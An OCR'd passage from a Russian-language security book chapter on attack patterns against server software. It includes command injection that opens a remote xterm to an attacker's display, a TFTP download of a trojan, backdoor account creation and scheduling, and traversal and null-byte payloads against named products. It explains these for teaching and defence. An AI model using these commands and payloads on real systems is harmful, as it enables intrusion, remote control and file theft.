


Рис. 4.8. Достигнута основная цель: получен доступ к командному интерпретатору на удаленной системе

Рассмотрим уязвимый сценарий PHP-приложения, который позволяет передать пользовательские данные командному интерпретатору с помощью следующей команды.

```
passthru( "find . -print | xargs cat | grep $test" );
```

Если злоумышленник передает следующую строку входных данных

```
;/usr/X/bin/xterm -ut -display 192.168.0.1:0.0
```

где вместо IP-адреса `192.168.0.1` может использоваться любой адрес (который должен указать на X-сервер хакера), то создается удаленный сеанс связи `xterm`.




Рис. 4.9. Успешный результат удаленного запуска программы `xterm`. Хакер получил права пользователя SysMan

Хакер отправляет строку данных и ждет. Проходят секунды. Внезапно на экране появляется окно программы `xterm`, сначала оно пустое, а затем заполняется текстом. Является ли это приглашением на ввод хэшированного пароля суперпользователя? На рис. 4.9 злоумышленник отправил команду `id`, чтобы определить, от имени какого пользователя работает программа атаки.

Внесение данных для протокола TFTP

Протокол TFTP — это очень простой протокол для обмена файлами. Для проведения атаки по протоколу TFTP у хакера должен быть где-то запущен TFTP-сервер, который доступен для атакуемой системы. Атакуемая система организует соединение к TFTP-серверу. Весьма логично оставить там программу для создания потайного хода, которая будет ожидать соединения и будет готова к установке. Команда для реализации этого плана должна выглядеть примерно следующим образом (на системах Windows учитываем преобразование символов).

```
C:\\WINNT\\system32\\tftp –i <IP-адрес.компьютера.хакера> GET trojan.exe
```

В этом примере файлом `trojan.exe` может быть любой файл, который хакер хочет загрузить из хранилища. TFTP — удобное средство для обмена файлами. Этот протокол позволяет без особых усилий загружать программы на маршрутизаторы, коммутаторы и кабельные модемы. С недавних пор во многих поэтапных атаках стали использоваться возможности протокола TFTP.

Добавление нового пользователя

Установка потайного хода может и не потребоваться. Просто добавив новую учетную запись, злоумышленник сможет получить необходимый доступ. Знаменитый пример (по крайней мере, его даже печатали на футболках на конференции хакеров Def-Con) — добавление хакером Кэвином Митником (Kevin Mitnick) учетной записи toor (это слово root, написанное наоборот) на атакуемые хосты. Используя внесение команд при работе с правами привилегированного процесса, хакер без особых проблем может добавлять новые учетные записи в систему.

Вновь прибегая к Windows NT в качестве примера, для добавления учетной записи можно воспользоваться следующей командой.

```
C:\\WINNT\system32\\net.exe user hax0r hax0r /add
```

Мы можем даже добавить пользователя в группу администраторов.

```
C:\\WINNT\system32\\net.exe localgroup Administrators hax0r /add
```

Планирование запуска процессов

После добавления учетной записи на компьютер становиться возможным распланировать выполнение задач на удаленном компьютере. Для этого обычно используют утилиту `at`. В Windows -системе хакер может смонтировать диск на удаленную систему и установить программу потайного хода. Если с удаленной систе-

мой установлен сеанс связи с правами системного администратора, то хакер просто выполняет команду `at`, указывая удаленную цель атаки.

Рассмотрим пример монтирования диска, добавления исполняемого файла и планирования запуска этой программы на удаленной системе.

```
C:\hax0r>net use Z: \\192.168.0.1\C$ hax0r /u:hax0r
C:\hax0r>copy backdoor.exe Z:\
C:\hax0r>at \\192.168.0.1\C$ 12:00A Z:\backdoor.exe
```

План хакера сработает в полночь. С помощью удаленного вызова процедур Windows-компьютеры предоставляют хакеру полное управление после установки сеанса с правами системного администратора[5].

Вывод: передача команд командному интерпретатору и связанные с ней атаки являются очень мощным оружием хакеров.

Использование хакером каналов, портов и прав доступа

Для взаимодействия между программами используются различные методы. Иногда для проведения атак может использоваться сама среда передачи данных. Точно так же, как и ресурсы, принадлежащие другим программам, с которыми осуществляется взаимодействие.

Локальные сокеты

Программа может открывать сокеты для взаимодействия с другими процессами. Эти сокеты не предназначены для использования самими пользователями. Во многих случаях использование локальных сокетов приводит к ситуации, когда уже получивший к системе доступ злоумышленник может подключиться к локальному сокету и выполнить определенные команды. Серверная программа может (ошибочно!) предполагать, что к сокету может подключаться только другая программа. Таким образом, хакеру достаточно "выдать себя" за другую программу.

Чтобы проверить систему на предмет наличия локальных сокетов, используем следующий запрос.

```
netstat -an
```

Для определения того, какие процессы являются владельцами сокета, можно воспользоваться следующими командами.

1. Команда `lsof`

```
# lsof -i tcp:135 -i udp:135
 COMMAND  PID USER  FD  TYPE    DEVICE SIZE/OFF NODE NAME
 dced   22615 root  10u inet 0xf5ea41d8     0t0 TCP *:135 (LISTEN)
 dced   22615 root  11u inet 0xf6238ce8 0t0 UDP *:135 (Idle)
```

2. Команда `netstat`

```
C:\netstat -ano

Active Connections

Proto Local Address     Foreign Address   State   PID
```

[5] *Обратите внимание на тенденцию к резкому сокращению количества игр на основе удаленного вызова процедур (RPC-игры) после того, как "червь" Blaster заставил более серьезно задуматься Microsoft об обеспечении безопасности. — Прим. авт.*

```
TCP    0.0.0.0:135        0.0.0.0:0          LISTENING   772
TCP    0.0.0.0:445        0.0.0.0:0          LISTENING   4
TCP    0.0.0.0:1025       0.0.0.0:0          LISTENING   796
TCP    0.0.0.0:1029       0.0.0.0:0          LISTENING   4
TCP    0.0.0.0:1148       0.0.0.0:0          LISTENING   216
TCP    0.0.0.0:1433       0.0.0.0:0          LISTENING   1352
TCP    0.0.0.0:5000       0.0.0.0:0          LISTENING   976
TCP    0.0.0.0:8008       0.0.0.0:0          LISTENING   1460
TCP    127.0.0.1:8005     0.0.0.0:0          LISTENING   1460
TCP    127.0.0.1:8080     0.0.0.0:0          LISTENING   1460
```

Взлом базы данных Oracle 9i с помощью атаки на сокет

В Oracle 9i поддерживается использование хранимых процедур. Одной из возможностей хранимых процедур является возможность загрузки библиотек DLL или модулей кода и применения вызовов функций. Это позволяет разработчику, например, создавать зашифрованные библиотеки с помощью C++ и предоставлять доступ к этим библиотекам как к хранимым процедурам. Хранимые процедуры вообще широко используются при разработке больших программных проектов.

В сервере Oracle 9i предусмотрено получение запросов на соединение на порт 1530, т.е. ожидается подключение базы данных Oracle, которая запросит загрузить библиотеку. Для этого соединения не предусмотрено никакой аутентификации, значит, чтобы подключиться к программе, ожидающей запроса (listener), пользователю достаточно выдать себя за программу базы данных Oracle. Таким образом, хакер может просто отправить запросы, похожие на запросы базы данных Oracle. В результате анонимный пользователь способен сделать любой системный вызов на удаленной системе. Это уязвимое место открыл в 2002 году Дэвид Литчфилд (David Litchfield), после того, как компания Oracle начала свою рекламною компанию о невозможности взлома ее продуктов.

Ветвление процессов и наследование дескрипторов

Серверный демон может порождать (осуществлять ветвление) новый процесс для каждого подключающегося пользователя. Если сервер запущен с правами суперпользователя или администратора, предоставляемые новому процессу привилегии должны быть снижены до уровня учетной записи обычного пользователя. Иногда дескрипторы для открытых ресурсов наследуются порожденными (дочерними) процессами. Если защищенный ресурс уже открыт, то дочерний процесс получает бесконтрольный доступ к этому ресурсу, иногда даже случайно (рис. 4.10).




Рис. 4.10. Схема наследования дочерним процессом защищенного ресурса. Это сложная проблема, которая часто решается разработчиками некорректно

Этот тип атаки наиболее подходит для решения задачи расширения привилегий. Для проведения атаки требуется наличие существующей учетной записи и определенные знания об открытом канале. В некоторых случаях для внесения кода в атакуемый процесс используется "троянская" библиотека, выполняется внедрение удаленного потока или организовывается переполнение буфера. Благодаря этому хакер получает доступ к отрытым дескрипторам , используя собственные команды.

Наследование прав доступа и списки контроля доступа

Списки контроля доступа (ACL) широко используются в качестве механизма обеспечения безопасности. Проблема в том, что этими списками чрезвычайно сложно управлять. Ведь для создания непротиворечивых списков доступа нужно четко представлять, выполнение каких действий с данным ресурсом можно разрешить каждому отдельному пользователю или группе. Иногда это совсем непросто.

Из-за этой сложности использование списков контроля доступа часто приводит к ошибкам на практике. Будем считать, что списками контроля доступа нельзя управлять безошибочно, т.е. неминуемо возникают проблемы с обеспечением безопасности. Для правильного управления списками ACL и сохранения настроек требуются сложные средства аудита. Практически неизбежно, что права доступа для того или иного файла будут установлены неправильно, что приведет к возможности успешной атаки на этот файл.

Дескриптор безопасности процесса позволяет операционной системе определять, когда процесс может иметь доступ к запрошенному ресурсу. Объекты дескриптора безопасности сравниваются со списками контроля доступа для интересующего ресурса. При создании дочернего процесса некоторые записи в дескрипторе безопасности наследуются, а другие — нет. Для управления этим наследованием существует несколько способов. Однако из-за возникающей сложности, привилегии могут быть предоставлены дочернему процессу случайно.

Использование свойств файловой системы

Файловая система общедоступного сервера — это весьма "оживленное" место. В разных местах остаются данные всех видов, что напоминает мусор на улицах после многолюдного концерта или парада. Для многих серверов проблема заключается в невозможности поддержания порядка.

Есть несколько решений этой проблемы. Временные файлы должны храниться в безопасной области, недоступной для глаз злоумышленника. Это же касается и резервных файлов. Это вопрос аккуратности.

Опять прибегая к аналогиям, обычный сервер можно рассматривать как участок земли для "сада" данных. Создаются копии этих данных, которые остаются в различных местах. Временные и резервные файлы остаются доступными для всех желающих. Не устанавливается ограничивающих прав доступа к важным каталогам. В результате пираты могут обойти процедуру аутентификации при подключении к порносайту и получить непосредственный доступ к материалам конкурентов. Любое хранилище, в которое можно записать данные, становится источником распространения пиратского программного обеспечения (предназначен ли ваш сайт для этой цели?). Вы когданибудь наблюдали при подключении к UNIX-серверу, что осуществляется одновре-

менная загрузка 1400 копий файла `quake.iso`? Большинство системных администраторов сталкивались с этой проблемой хотя бы однажды.

Обычно серверное программное обеспечение интенсивно использует файловую систему. В частности, Web-сервер всегда читает или исполняет файлы. Чем сложнее сервер, тем сложнее гарантировать безопасность файловой системы. В Internet существует множество Web-серверов, которые разрешают читать или исполнять *любой файл на жестком диске*! Программный код между потенциально квалифицированным хакером и файловой системой служит "красной тряпкой" для злоумышленников и просто "просит", чтобы его взломали. Как только хакер получит доступ к хранилищу данных, можно поспорить, что он сумеет распорядиться им как следует.

Давайте рассмотрим уровни доступа между хакером и файловой системой. Широко применяются несколько стандартных атак, например, простой запрос файлов и их получение. Однако для этого хакеру нужны хотя бы минимальные сведения о структуре файловой системы. Но в этом нет ничего сложного, ведь большинство систем очень похожи друг на друга. Более хитрые способы используются для получения списка каталогов и составления "карты" неизвестной файловой системы.

Шаблон атаки: переменная пользователя передается в вызов функции файловой системы

В приложениях широко применяются обращения к функциям файловой системы. Во многих случаях пользовательские данные используются, чтобы задать имена файлов и другие данные. Без соответствующего контроля безопасности это приводит к классическим проблемам безопасности, когда хакер получает возможность передавать различные данные в качестве параметров для вызовов функций файловой системы.

Существует две основные категории атак с помощью передачи входных данных: атаки на переполнение буфера (наиболее популярный метод) и передача данных в привилегированные вызовы функций API (лишь немного уступает по популярности атакам на переполнение буфера). В атаках этого типа предоставленные пользователем данные передаются в качестве аргумента вызову функции файловой системы. Рассмотрим две основные формы этой атаки.

Использование имен файлов

Если пользователь должен передать программе имя файла, хакер может просто изменить имя этого файла. Рассмотрим файл журнала, имя которого задается исходя из имени сервера. Предположим, что популярное приложение для общения в чате пытается установить соединение с компьютером, IP-адрес которого, например, `192.168.0.100`. Это чат-приложение хочет создать файл журнала для сеанса. Сначала устанавливается соединение с DNS-сервером и выполняется поиск по заданному IP-адресу. DNS-сервер возвращает соответствующее имя, например `server.exploited.com`. После получения искомого имени чат-приложение создает файл журнала под названием `server.exploited.com.LOG`. Догадайтесь, как хакер использует подобный механизм в своих целях?

Рассмотрим, что произойдет, если хакеру удалось взломать DNS-сервер. Или, предположим, он хочет исказить содержимое кэша DNS на клиентском компьютере. Теперь

он опосредованно управляет именем файла журнала, задавая имя DNS. Хакер может предоставить DNS-ответ в виде `server.exploited/../../../../NIDS/Events.LOG`, что, вероятно, приведет к уничтожению ценного файла журнала.

Переход к другим каталогам

Предположим, что Web-приложение предоставляет пользователю доступ к набору отчетов. Путь к каталогу отчетов может выглядеть как `web/username/reports`, где `username` — это имя пользователя. Если имя пользователя передается в скрытом поле, злоумышленник может предоставить подложное имя пользователя наподобие `../../../../../WINDOWS`. Если хакеру необходимо удалить окончание строки (например `/reports`), то он может просто добавить достаточное число символов, чтобы эта строка была обрезана. Альтернативным вариантом является добавление в качестве завершающего символа `NULL` (`%00`), чтобы задать точку завершения строки.

Шаблон атаки: добавление завершающего символа `NULL`

В некоторых случаях, особенно при использовании языка написания сценариев, строка данных для проведения атаки может заканчиваться символом `NULL`. Используя альтернативный вариант написания символа `NULL` (например `%00`), можно добиться желаемого преобразования символов. Если в строках разрешается передавать символы `NULL` или преобразование не предполагает автоматического добавления символа завершения строки `NULL`, то в результирующей строке могут содержаться многочисленные символы `NULL`. В зависимости от метода анализа в языке написания сценариев, символ `NULL` может быть использован для удаления последующих данных при атаках с внесением вредоносных данных.

Можно назвать следующие варианты написания символа `NULL`.

```
PATH%00
PATH[0x00]
PATH[альтернативное написание символа NULL]
<script></script>%00
```

Шаблон атаки: окончание строки, символ `NULL` и обратная косая черта

Если строка передаваемых данных проходит через определенный фильтр, то завершающий символ NULL может оказаться недопустимым согласно правилу этого фильтра. Использование альтернативных вариантов написания символа NULL позволяет хакеру вставить символ NULL в середину строки, а в качестве окончания этой строки использовать разрешенные данные, чтобы избежать блокирования фильтром. В качестве примера можно привести фильтр, который проверяет наличие завершающего символа косой черты. Если возможен ввод данных, но в конце строки должна присутствовать косая черта, то хакер может использовать альтернативный вариант кодировки символа `NULL` и внедрить его в середину строки.

Еще раз приведем примеры популярных форм подобной атаки.

```
PATH%00%5C
PATH[0x00][0x5C]
PATH[альтернативная кодировка NULL][дополнительные параметры для
     прохождения через фильтр]
```

Ввод данных для перехода в нужный каталог

В следующем адресе URL приведен пример довольно простого ввода строки вредоносных данных.

```
http://getAccessHostname/sekbin/
helpwin.gas.bat?mode=&draw=x&file=x&module=&locale=[путь к каталогу]
[%00][%5C]&chapter=
```

Эта атака периодически повторяется с определенной степенью регулярности. Существует множество вариантов ее реализации. Затратив не так уж много времени на внесение данных для Web-приложений, всегда можно обнаружить новую программу атаки.

Шаблон атаки: переход в нужный каталог

Как правило, текущим рабочим каталогом для процесса является какой-то подкаталог. Чтобы получить какие-то более интересные данные из системы, хакер может предоставить относительный путь для перехода из одного каталога в другой (более интересный для него). Этот метод позволяет не использовать полные имена файлов (те, которые начинаются с корневого каталога). Удачное свойство метода использования относительных путей заключается в том, что после перехода в корневой каталог файловой системы дополнительные попытки подняться еще на один уровень просто игнорируются. То есть, для гарантированного перехода в корневой каталог достаточно ввести побольше наборов "`../`" в передаваемой строке данных.

Если текущий рабочий каталог является подкаталогом третьего уровня, то сработает следующая команда перехода.

```
../../../etc/passwd
```

Обратите внимание, что она эквивалентна следующей команде.

```
../../../../../../../../../../../../etc/passwd
```

Ниже приведено несколько распространенных строк для перехода в нужный каталог.

```
../../../winnt/
..\..\..\..\winnt
../../../../etc/passwd
../../../../../../boot.ini
```

Переход к нужному файлу, строка запроса и HSphere

Это простые примеры, но они описывают реальные атаки. Удивительно, но такие уязвимые места действительно существуют. Их наличие свидетельствует о том, что Web-разработчики обычно гораздо меньше задумываются о безопасности программного кода, чем простые программисты, работающие с языком C.

```
http://<цель>/<путь>/psoft.hsphere.CP/<путь>/?template_name=
↳  ../../etc/passwd
```

Переход к нужному файлу, строка запроса и GroupWise

Интересно, что для этой атаки требуется использование завершающего символа NULL.

```
http://<цель>/servlet/ webacc?User.html=../../../../../../boot.ini%00
```

Использование возможностей программы для сетевого мониторинга

От этой проблемы страдают Web-приложения всех видов и всех размеров. В большей части серверного программного обеспечения отсутствует уязвимое место, позволяющее хакеру непосредственно перейти в нужный каталог. Однако в некоторых редких случаях можно найти систему, в которой вообще не выполняется фильтрации входных данных. Для загрузки файлов достаточно использовать следующую HTTP-команду.

```
GET /cgi-bin/../../../../WINNT/system32/target.exe HTTP/1.0
```

После появления многочисленных уведомлений об этой проблеме компании исправили ошибку на своих серверах. Однако во многих ситуациях исправление было неполным. Существует альтернативный вариант проведения этой атаки с помощью URL-адреса, подобного приведенному ниже.

```
GET /cgi-bin/PRN/../../../../WINNT/system32/target.exe HTTP/1.0
```

Этот альтернативный вариант является хорошим подтверждением того, почему создание "черных списков" блокируемых данных достаточно сложно и всегда предпочтительнее создавать "белые списки".

Рассматриваемое программное обеспечение также нередко предоставляет интерфейс на основе PHP-сценариев для взаимодействия с программой мониторинга сетевых ресурсов (например Alchemy Eye). Это позволяет хакеру получать нужные файлы непосредственно по HTTP.

```
http://[атакуемый_хост]/modules.php?set_albumName
➥ =album01&id=aaw&op=modload&name=gallery&.le=index&include
➥ =../../../../../../etc/hosts
```

Переход к нужному каталогу с помощью базы данных Informix

Чтобы нас не называли лентяями, которые не добавили в список уязвимых программ популярную базу данных, попробуйте использовать следующую строку для атаки на базу данных Informix.

```
http://[атакуемый хост]/ifx/?LO=../../../etc/
```

Использование переменных среды

Еще одним источником для передачи данных в программу (о котором часто забывают) являются переменные среды. Если хакер может контролировать значения переменных среды, то он способен нанести серьезный ущерб программе.

Шаблон атаки: клиент управляет значениями переменных среды

Передавая данные, хакер до прохождения аутентификации предоставляет значения, с помощью которых изменяет значения переменных среды для атакуемого процесса. Основная идея состоит в том, что переменные среды изменяются до использования аутентификационного кода.

Существует небольшая вероятность что во время сеанса, после прохождения аутентификации, обычный пользователь сможет изменить значения переменных среды и получить привилегированный доступ.

Переменные среды UNIX

Изменив значение переменной среды `LD_LIBRARY_PATH` для программы Telnet, можно заставить эту программу использовать альтернативную версию (возможно, "троянскую") библиотеки функций. Эта троянская библиотека должна быть доступна в атакуемой файловой системе и содержать "троянский" код, позволяющий пользователю входить в систему с неправильным паролем.

В качестве альтернативы загрузки на атакуемую систему троянского файла, в некоторых файловых системах можно использовать имена файлов, в которых содержатся адреса удаленных хостов, например: `\\172.16.2.100\shared_files\trojan_dll.dll`.

Использование внешних переменных

Во многих случаях программное обеспечение поставляется с набором заранее установленных параметров. И часто установка этих параметров выполнена без всякого учета требований безопасности. При атаке хакер может воспользоваться этими установленными по умолчанию параметрами.

Шаблон атаки: предоставленные пользователем глобальные переменные

В мощных языках наподобие PHP многие настройки по умолчанию установлены неправильно.

Для удобства (а может, из-за своей лени) некоторые программисты могут интегрировать "секретные" переменные в свои приложения. Секретная переменная используется как пароль, по которому приложение предоставляет привилегированный доступ. Например, существует Web-приложение, которое различает обычного пользователя и администратора, проверяя значение переменной скрытой формы (например `ADMIN=YES`). Это может казаться сумасшествием, но самостоятельно разработанные Web-приложения для использования в крупнейших банках планеты работают именно таким образом. Именно такие ошибки стараются выявить команды по проведению аудита программного обеспечения.

Иногда подобные проблемы возникают не из-за ошибок программистов, но в результате изначального "проекта" платформы или языка. Это относится к глобальным переменным PHP.

Использование глобальных переменных PHP

Язык PHP можно назвать "наглядным пособием" безответственного отношения к безопасности. Основная причина быстрого распространения PHP состоит в "простоте использования" и в "магическом" заклинании "Не заставляйте разработчика делать лишнюю работу". Это реализовано в PHP благодаря тому, что язык стал менее формальным, т.е. в PHP можно объявлять переменные при первом использовании,

инициализировать что угодно с заранее установленными значениями и "захватывать" любую переменную из транзакции с доступом к этой переменной. В языке PHP при выборе между простым и более сложным предпочтение всегда отдается более простому варианту.

Одним из последствий такого подхода является то, что PHP позволяет пользователям Web-приложений заменять переменные среды собственными переменными из непроверенных запросов. Таким образом, удаленный пользователь может заменить и контролировать критически важные значения, такие как текущий рабочий каталог и строка поиска.

Еще одно следствие — значения переменных могут непосредственно контролироваться и назначаться с помощью предоставляемых пользователями значений, установленных в полях запроса GET и POST. Таким образом, казалось бы, абсолютно безобидный программный код может позволять делать весьма неприятные вещи.

```
while($count < 10){
    // Делаем что-либо
    $count++;
}
```

В этом цикле по идее действия (тело цикла) должны повторяться десять раз. При первой итерации будет использовано значение нуля (по умолчанию), а при каждом последующем прохождении цикла будет происходить инкрементное приращение значения переменной $count. Проблема в том, что программист не инициализировал значение нуля до входа в цикл. Это нормально, поскольку PHP инициализирует переменную при ее объявлении. В результате код работает, несмотря на низкое качество. Проблема в том, что пользователь Web-приложения может отправить запрос наподобие

```
GET /login.php?count=9
```

и заставить переменную $count начать со значения 9, т.е. цикл будет выполнен только один раз.

В зависимости от конфигурации, PHP может использовать пользовательские переменные вместо переменных среды. PHP для всех переменных среды исполняемых процессов инициализирует глобальные переменные, например $PATH и $HOSTNAME. Эти переменные имеют огромное значение, поскольку они могут использоваться при операциях с файлами или при организации сетевого взаимодействия. Если хакер может установить новое значение для переменной PATH (например PATH='/var'), то, скорее всего, программу можно взломать.

Язык PHP также позволяет принимать теги полей, предоставленные в запросах GET/POST и преобразовывать их в глобальные переменные. Это как раз касается переменной $count, которую мы использовали в предыдущем примере.

Рассмотрим еще один пример, связанный с этой проблемой, в котором в программе определяется переменная $tempfile. Хакер может предоставить новое значение для временного файла, например $tempfile = "/etc/passwd". Затем этот временный файл можно стереть с помощью команды unlink($tempfile);. Теперь файл паролей уничтожен — прискорбное событие для большинства операционных систем.

Также не забывайте, что при использовании функций include() и require() сначала выполняется поиск значения переменной $PATH и что при вызовах команд-

ного интерпретатора могут выполняться критически важные программы, например `ls`. Таким образом, хакер может подменить `ls` "троянской" копией этой программы (изменив значение переменной `$PATH`). Подобная атака может использоваться для подмены библиотек путем изменения значения переменной `$LD_LIBRARY_PATH`.

И наконец, в некоторых версиях PHP пользовательские данные могут передаваться в системный журнал как строка форматирования, что может вызвать переполнение буфера в приложении с помощью этой строки форматирования.

Использование недостатков при аутентификации сеанса

Некоторые серверы при аутентификации предоставляют пользователям специальные идентификаторы сеанса. Этот метод может реализоваться в виде файла cookie (в HTTP-системах), встроенного идентификатора сеанса в значении HLML-атрибута `HREF` или как численное значение в структуре. Вместо какой-либо надежной формы аутентификации пользователь опознается по этому идентификатору. Причина применения такого подхода часто заключается в невозможности обеспечить надежный механизм аутентификации на сетевом уровне, в необходимости подключения мобильного пользователя или в том, что атакуемая система является мощным Web-сервером, который должен распределять нагрузку на несколько серверов.

Проблема в том, что идентификатор сеанса, хранящийся в базе данных или кэше памяти, может использоваться для контроля на сервере состояния пользователя (информация о прошедших аутентификацию пользователей). По идентификатору сеанса устанавливаются полностью доверительные отношения (fully trusted). Это означает, что хакер может использовать идентификатор сеанса для доступа к личным или секретным ресурсам. Если в системе проверяется только действительный идентификатор сеанса, то злоумышленник сможет добраться до защищенных ресурсов.

Когда в приложении используются отдельные переменные для хранения идентификатора сеанса и идентификатора пользователя, то такое приложение можно взломать, если аутентифицированный пользователь просто изменит идентификатор сеанса. Приложение проверит, что пользователь имеет необходимые права доступа, т.е. используется корректный ключ пользователя. После этой проверки приложение слепо доверяет идентификатору сеанса.

Однако в многопользовательской системе одновременно могут быть активны несколько сеансов пользователей. Хакер может просто изменить идентификатор сеанса, используя корректный ключ пользователя. Следовательно, хакер крадет сеансы, открытые другими пользователями. Мы были свидетелями такой атаки, осуществленной против мощного приложения для проведения видеоконференций в финансовом учреждении. После подключения любой пользователь мог перехватить видеопотоки других пользователей.

Шаблон атаки: идентификаторы сеанса и ресурсов, а также доверительные отношения

При наличии доступа к простым идентификаторам сеанса и ресурсов, ими могут воспользоваться хакеры для проведения атак. Многие атаки настолько просты, что достаточно вставить нужный идентификатор в поток данных.

Один из вариантов атаки с применением идентификатора сеанса возможен тогда, когда приложение разрешает пользователям запрашивать интересующие ресурсы. Если пользователь может запросить ресурсы, принадлежащие другим пользователям, то система оказывается открытой для атаки.

Ошибка в IPSwitch Imail

Ресурсами можно назвать файлы, записи в базе данных или даже порты и аппаратные средства. В многопользовательской системе ресурсами могут быть личные файлы и сообщения электронной почты. Основанные на Web-технологиях системы электронной почты являются хорошим примером сложных многопользовательских программных систем, в которых часто используются идентификаторы сеансов. В запрос ресурсов могут включаться дополнительные идентификаторы, например имя почтового ящика. Отличный пример — система обмена электронной почтой IPSwitch Imail, в которой используется внешний Web-интерфейс для получения электронной почты. Пользователь проходит аутентификацию и получает идентификатор сеанса. Запрос на чтение электронной почты выглядит примерно следующим образом.

```
http://target:8383/<идентификатор_пользователя>/readmail.cgi?uid
↳ =имя_пользователя&mbx=../имя_пользователя/Main
```

Сразу же заметны несколько проблем. Во-первых, пользователь должен предоставить не только идентификатор сеанса, но и имя пользователя. На самом деле требуется также предоставить еще и путь к файлу. Однако эти идентификационные данные, предоставляемые не единожды, по сути являются очевидным доказательством неправильной работы программы `readmail.cgi`. Практически, если заменить одно имя пользователя другим, то запрос все равно будет обработан. Такой запрос возвращает почту *другого* пользователя! Атака выглядит приблизительно так:

```
http://target:8383/<идентификатор_сеанса>/readmail.cgi?uid
↳ = имя_пользователя&mbx=../имя_другого_пользователя/Main
```

Подбор идентификаторов сеанса

Во избежание взлома, не следует использовать легкие для отгадывания идентификаторы сеанса. Хакеры придумали сотни хитростей для проверки возможности предсказания значений идентификаторов сеансов. Один из самых интересных методов называется анализом фазового пространства[6].

Анализ фазового пространства

Метод отложенного добавления координат (delayed coordinate embedding) заключается в создании изображения фазового пространства одномерных числовых рядов для значений функции динамической системы как распределения в каком-то пространстве (например трехмерном). Этот метод был разработан еще в 1927 году и опи-

[6] *Фазовое пространство — это геометрический образ, представленный множеством всевозможных состояний физической системы, наделенных естественным понятием близости. Состояние системы в некоторый момент времени изображается в виде точки в этом пространстве.* — Прим. ред.

сан во многих материалах по исследованиям динамических систем. При этом замеряют значения одной переменной в динамической системе в различные моменты времени. После получения набора значений этот набор вычерчивается во многомерном пространстве. Это позволяет выявить взаимосвязь между данными. Основным преимуществом метода является возможность выявления закономерностей в наборах чисел. В трехмерном пространстве становится очевидной предсказуемая последовательность чисел. Если данные случайны, то они отображаются как распределенный шум.

Ниже приведено уравнение, используемое для построения следующих графиков:

```
X[n] = s[n-2] - s[n-3]
Y[n] = s[n-1] - s[n-2]
Z[n] = s[n] - s[n-1]
```

Вновь призывая читателя к образному мышлению, рассмотрим это уравнение как гребенку, которую "протягивают" через наборы чисел (рис. 4.11). Расстояние между зубцами называют "задержкой", которая в данном случае равна единице. Количество зубцов — это количество измерений, равное в данном случае трем. Решение уравнений для гребенки дает одну точку. При "протягивании" гребенки через наборы данных мы получаем набор точек.

На рис. 4.12 показано несколько тысяч точек, полученных при исследовании X-сервера операционной системы MAC OS. Исследовалось значение начального номера последовательности (Initial Sequence Number — ISN) TCP-стека. Очень важно, чтобы значение этого номера нельзя было предсказать. График был создан с помощью простой Windows-программы, которая отображает точки, используя OpenGL.




Рис. 4.11. Анализ фазового пространства напоминает "протягивание" гребенки через наборы чисел





Рис. 4.12. График в трехмерном фазовом пространстве. Данные получены в результате исследования 100000 "замеров" начальных номеров последовательности для X-сервера MAC OS. График получен с помощью программного кода на основе технологии OpenGL[7]

